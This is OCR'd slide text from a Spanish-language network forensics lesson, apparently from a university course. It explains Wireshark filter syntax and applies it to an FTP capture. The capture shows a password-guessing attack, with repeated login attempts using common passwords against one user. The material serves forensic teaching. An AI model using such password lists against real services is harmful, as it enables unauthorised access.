


II - Forense - Tráfico de red

Objetos



II - Forense - Tráfico de red



II - Forense - Tráfico de red

Filtros de Wireshark

Los paquetes se pueden filtrar en base a diferentes campos:

Direcciones IP

- IP: ip.addr == 10.10.50.1
- Origen: ip.src == 10.10.50.1
- Destino: ip.dst == 10.10.50.1
- Subred: ip.addr == 10.10.50.1/24

Protocolos

- tcp
- udp
- dns
- http
- ftp
- …

Operadores

- and o &&
- or o ||
- xor o ^^
- not o !

Texto

- Edit → Find packet → String

II - Forense - Tráfico de red

Filtros de Wireshark

ftp.request && ip.src == 192.168.0.147

No.	Time	Source	Destination	Protocol	Length	Info
241	4.035759…	192.168.0.147	192.168.0.115	FTP	78	Request: USER jenny
269	4.043289…	192.168.0.147	192.168.0.115	FTP	78	Request: USER jenny
273	4.108928…	192.168.0.147	192.168.0.115	FTP	81	Request: PASS football
274	4.121641…	192.168.0.147	192.168.0.115	FTP	79	Request: PASS 000000
275	4.121775…	192.168.0.147	192.168.0.115	FTP	83	Request: PASS 1234567890
276	4.133276…	192.168.0.147	192.168.0.115	FTP	81	Request: PASS computer
277	4.139140…	192.168.0.147	192.168.0.115	FTP	81	Request: PASS superman
278	4.140089…	192.168.0.147	192.168.0.115	FTP	81	Request: PASS internet
279	4.141101…	192.168.0.147	192.168.0.115	FTP	84	Request: PASS password123
280	4.141239…	192.168.0.147	192.168.0.115	FTP	81	Request: PASS 1qaz2wsx
281	4.143016…	192.168.0.147	192.168.0.115	FTP	79	Request: PASS monkey
282	4.143070…	192.168.0.147	192.168.0.115	FTP	80	Request: PASS michael
283	4.143117…	192.168.0.147	192.168.0.115	FTP	79	Request: PASS shadow

Hemos usado dos filtros concatenados con (&&)

I. ftp.request ➜ Nos muestra todas las "request" del protocolo ftp
II. Ip.src == 192.168.0.147 ➜ Nos muestra todos los paquetes que vienen de la IP "192.168.0.147"

Práctica time

Analiza el archivo .pcap

Módulo II: Forense

Universidad
Rey Juan Carlos